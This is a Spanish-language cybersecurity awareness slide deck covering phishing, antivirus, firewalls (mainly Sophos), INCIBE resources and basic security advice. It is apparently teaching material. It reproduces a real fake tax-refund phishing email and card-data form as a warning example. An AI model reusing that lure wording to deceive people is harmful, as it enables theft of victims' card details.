
## 2. Tipos de Malware

# Ejemplos de phishing reales




# 2. Tipos de Malware

## Ejemplos de phishing reales




# 2. Tipos de Malware

## Ejemplos de phishing reales

A screenshot of a fake BBVA phishing form. The page has a blue header with the BBVA logo. Below the header, there are three sections: "Datos personales", "Datos de la tarjeta BBVA", and "Datos de contacto". Each section contains several input fields for personal and card information. At the bottom right of the form is a blue "Aceptar" button.


## 2. Tipos de Malware

### Ejemplos de phishing reales




# 2. Tipos de Malware

## Ejemplos de phishing reales



# 2. Tipos de Malware

## Ejemplos de phishing reales



# 2. Tipos de Malware

## Ejemplos de phishing reales

De: Agencia Tributaria [mailto:[oficina@agenciatributaria.es](mailto:oficina@agenciatributaria.es)]  
Enviado el: martes, 14 de febrero de 2012 11:56  
Asunto: Impuesto sobre Notificación de Reembolso

 Agencia Tributaria

Agencia Tributaria  
14/02/2012

IMUESTO SOBRE LA NOTIFICACIÓN DE REEMBOLSO

Estimado Contribuyente,  
Después de los cálculos anuales pasados de su actividad fiscal hemos determinado que usted es elegible para recibir un reembolso de impuestos de 223,56 EUR.

Por favor, envíe la solicitud de devolución de impuestos y nos permiten 6-9 días con el fin de procesarlo.

Para acceder a su reembolso de impuestos, por favor, siga los siguientes pasos:

- Descargue el formulario de devolución de impuestos unida a este mensaje
- Abrirlo en el navegador
- Siga las instrucciones en la pantalla

Un reembolso se puede retrasar para una variedad de razones. Por ejemplo, la presentación registros inválidos o la aplicación después de la fecha límite.

 GOBIERNO DE ESPAÑA  Agencia Tributaria

### Forma de Reembolso

Avisos:

1. Por favor, introduzca sus datos personales y una tarjeta de crédito válida a la que desea efectuar la devolución.
2. Todos los campos son obligatorios.

Nombre Completo:

Fecha de Nacimiento:  - Día -  - Mes -  - Año -

Dirección:

Ciudad:

Código Postal:

Número de Tarjeta:

Fecha de Caducidad:  - Mes -  - Año -

Código de Seguridad:

Cantidad a devolver:  EUR

# 3. Antivirus y firewalls

## Antivirus

- Software especializado en virus informáticos:
  - Detecta la existencia de virus
  - Permite borrarlo (reiniciando o efectuando acciones adicionales)
  - Está alerta para prevenir posibles infecciones
- Trabajan de diversas formas:
  - Usando **firmas de virus** (patrones de código o virus conocidos)
  - Mediante el **análisis de comportamiento** (análisis inteligentes)
- Es importante tenerlo licenciado (no pirata) y actualizado
- Existen muchos fabricantes: Avira, Avast, McAfee, Panda...



# 3. Antivirus y firewalls

## Antivirus: Avira

- Bloquea Spyware, Ransomware, Adware...
- Es multiplataforma
- Trabaja usando firmas y comportamiento
- Permite inspeccionar el sistema en tiempo real
- Posee una [versión gratuita](#) (Avira Free Antivirus)
- Dato curioso:
  - Uno de los componentes de análisis se llama **Luke Filewalker**



# 3. Antivirus y firewalls

## Virus total


- Permite subir cualquier fichero (incluso .EXE)
- Comprueba el código hash y consulta diversos antivirus
- Nos indica (con cierta probabilidad) si está infectado



# 3. Antivirus y firewalls

## Virus total: ejemplo de uso

Analizando el  
fichero  
**TeamViewer\_Setup.exe**




The screenshot shows the VirusTotal analysis interface for the file `teamviewer-15-2-2756.exe`. The file was uploaded 8 hours ago and has a size of 25.65 MB. The analysis results show 0 engines detected this file. The detection table lists various antivirus engines, all of which have marked the file as undetected. The table includes columns for DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY. The COMMUNITY section shows one entry. A blue speech bubble icon is located in the bottom right corner of the table area.

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
Acronis	Undetected		Ad-Aware	Undetected
AegisLab	Undetected		AhnLab-V3	Undetected
Alibaba	Undetected		ALYac	Undetected
Antiy-AVL	Undetected		SecureAge APEX	Undetected
Arcabit	Undetected		Avast	Undetected
Avast-Mobile	Undetected		AVG	Undetected
Avira (no cloud)	Undetected		Baidu	Undetected

# 3. Antivirus y firewalls

## Firewall

- Bloquea todos los accesos no autorizados
- Permite únicamente las conexiones autorizadas
- Pueden ser un software o un equipo hardware (**appliance**)
- Multitud de componentes:
  - Filtro de paquetes, reglas de firewall, IPS, CLI, HA, zonas personalizadas, WAF, *routing*, VLAN, VPN, NAT, protección contra DDoS, balanceo de enlaces WAN, DDNS, QoS, integración con endpoint, *traffic shaping*...
- Diversidad de fabricantes: Cisco, Sophos, Sonicwall, Fortinet, Watchguard, PfSense, Checkpoint, Juniper, F5, VMWare...



¡No se recomienda desactivar el Firewall de Windows!

# 3. Antivirus y firewalls

## Firewall: Sophos

- Proporciona todas las funcionalidades anteriores
- Permite parar los ataques 0-day y el ransomware (**Sophos Labs**)
- Permite realizar un análisis de causa raíz
- Integración completa con su endpoint por medio del *Heartbeat*
- Funciona como appliance físico (2 para montar **HA**)
- Existe una **versión Home gratuita** y una **versión cloud (Antivirus)**
- Puede instalarse como una máquina virtual




HA: configuración en alta disponibilidad, que permite que un dispositivo se active y tome el control en el caso de que el otro sufra un fallo o avería eléctrica

# 3. Antivirus y firewalls

# Firewall: Sophos

- Análisis de causa raíz
    - Monitoriza un ataque o intento de intrusión
    - Permite saber la fuente de la infección
    - Podemos analizar los pasos del ataque
    - Aprendizaje a partir del ataque
    - Mitigación de ataques 0-day



# 3. Antivirus y firewalls

## Firewall: Sophos

- Descarga de la versión home gratuita (puede instalarse en una máquina virtual)

The screenshot shows the Sophos website for the XG Firewall Home Edition. The top navigation bar includes links for 'PRODUCTOS EMPRESARIALES' and 'PRODUCTOS PARA PARTICULARES'. The main content area features a large image of a computer monitor displaying a terminal window with the text 'Póngase manos a la obra' (Get started). Below the image, there's a section titled 'Descripción general' with text about the software's features and a note about the installation process. A 'NOTA' section provides additional information about the software's requirements.

SOPHOS

PRODUCTOS EMPRESARIALES ▾

PRODUCTOS PARA PARTICULARES ▾

PARTNERS ▾

SOPORTE TÉCNICO ▾

XG Firewall

Funciones

Compare los modelos

Complementos

Evaluación gratuita

Formas de compra

Solicite presupuesto

## Sophos XG Firewall Home Edition

### Descripción general

Nuestro XG Firewall gratuito de uso doméstico es una versión de software completa del Sophos XG Firewall, disponible de forma totalmente gratuita y sin compromiso. Proporciona una protección completa para su red doméstica, incluida protección contra aplicaciones maliciosas, seguridad web y filtrado de URL, control de aplicaciones, IPS, conformado de tráfico, VPN, informes y control, etc.

**NOTA:** La versión gratuita de uso doméstico de Sophos XG Firewall incluye su propio sistema operativo y sobrescribe todos los datos del equipo durante el proceso de instalación. Por lo tanto, es necesario contar con un ordenador independiente dedicado, que funcionará como dispositivo de seguridad completo. Es la aplicación perfecta para ese ordenador al que no sabe qué uso darle.

Póngase manos a la obra

Versión

Precio

Compatibilidad

El dispositivo de software puede instalarse en un equipo dedicado compatible con Intel® o en un equipo virtual.


El dispositivo virtual puede ejecutarse directamente en cualquier sistema operativo.

[Enlace de descarga](#)

# 3. Antivirus y firewalls

## Firewall: Sophos

- Versión cloud (Sophos cloud): plataforma online para gestionar el endpoint (Antivirus)




Registro versión trial

# 3. Antivirus y firewalls

## Firewall: Sophos

- Análisis del **cuadrante Gartner**
  - A veces depende “de cada marca” (¡Cuidado!)
  - Sophos ha tenido buenos resultados
  - También existen alternativas
  - Es importante comprender la gráfica
    - Visión (nicho de mercado, visionarios)
    - Resultados (retadores, líderes)



Sophos a la cabeza del cuadrante Gartner (2018)  
Fuente: [sophos.com](http://sophos.com)

# 4. Principales organismos de ciberseguridad

## Organismos de seguridad

- En España: **Instituto Nacional de Ciberseguridad (INCIBE)**
- El **INCIBE** pone a disposición diferentes recursos:
  - Materiales de concienciación, vídeos, foros, alertas
  - CERTSI (Cert de Seguridad e Industria)
  - OSI (Oficina de Seguridad del Internauta)
  - Internet Segura 4 kids (is4k)
  - CyberCamp:
    - Evento anual para niños, adolescentes, familias y profesores
    - Enseña a usar Internet de forma segura y responsable



# 4. Principales organismos de ciberseguridad

## Algunos enlaces de Interés del INCIBE

- Canal de YouTube del INCIBE:
  - <https://www.youtube.com/user/intecocert>
- Playlist de “**Protege tu empresa**”:
  - [https://www.youtube.com/watch?v=deg5fRHLAcE&list=PLr5GsywSn9d\\_hd7MTimziM8yZH1d-lgz](https://www.youtube.com/watch?v=deg5fRHLAcE&list=PLr5GsywSn9d_hd7MTimziM8yZH1d-lgz)
- Kit de concienciación:
  - <https://www.incibe.es/protege-tu-empresa/kit-concienciacion>
- Guía de privacidad y seguridad en Internet:
  - <https://www.osi.es/es/guia-de-privacidad-y-seguridad-en-internet>
- Guía para aprender a identificar fraudes online:
  - <https://www.osi.es/es/guia-fraudes-online>

# 4. Principales organismos de ciberseguridad

## Contenido del Kit de concienciación

- Canal de YouTube del **INCIBE**:
  - Manual de implantación
  - Planificación de “**ataques dirigidos**” para probar la seguridad de la empresa usando **Golpish**
    - Ataques dirigidos Phishing para “probar” a los compañeros y ver si “pican”
  - Trípticos informativos: soportes, redes sociales, puesto trabajo, phishing, móviles, byod...
  - Posters de presentación y marketing
  - Kits de formación: documentos pdf, presentaciones, posters, tests de conocimientos, enlaces...

# 4. Principales organismos de ciberseguridad

## Herramientas de la OSI (Oficina de seguridad del internauta)

- Aplicación **Android CONAN Mobile**(aplicación gratuita):
  - Permite conocer el estado de seguridad del móvil
  - Más información: <https://www.osi.es/es/conan-mobile>
- Servicio **AntiBotnet** (servicio gratuito):
  - Permite saber si desde tu red o ISP existen **ataques Botnet** notificados
  - Más información: <https://www.osi.es/es/servicio-antibotnet>
- Otras **herramientas gratuitas**:
  - Antirrobo, seguridad y protección de acceso, privacidad y seguridad de datos, mantenimiento y protección, análisis y desinfección
  - Más información: <https://www.osi.es/es/herramientas>

# 4. Principales organismos de ciberseguridad

## Otras páginas de interés

- Guardia Civil: <https://www.gdt.guardiacivil.es/webgdt/pinformar.php>
- Policía Nacional: <https://www.policia.es/colabora.php>
- No obstante, si eres víctima de un fraude:
  - Recopila toda la información posible
  - Ve a una comisaría e interpón pon una denuncia
  - Suministra toda la información que tengas
  - Habla después con el banco o cambia las cuentas necesarias

¡No proporciones nunca contraseñas ni datos bancarios!

# 5. Garantizar la seguridad de un sistema

## Consejos generales para garantizar la seguridad física y lógica de un sistema

1. Ubicar todos los equipos en lugares cerrados y protegidos frente al acceso no intencionado
2. No utilizar contraseñas por defecto (ejemplo: contraseñas root/root en routers, etcétera)
3. Configurar una política de contraseñas de alta seguridad
4. Cambiar las contraseñas periódicamente
5. Actualizar todo el software (Sistemas Operativos, aplicaciones, impresoras, routers...)
6. Instalar un antivirus (endpoint) en cada equipo, servidor e incluso teléfono (**¡actualizado!**)
7. Dotar la red de un **Firewall** que permita monitorizar las conexiones y evitar accesos externos
8. Configurar una política de auditoría y de control de acceso

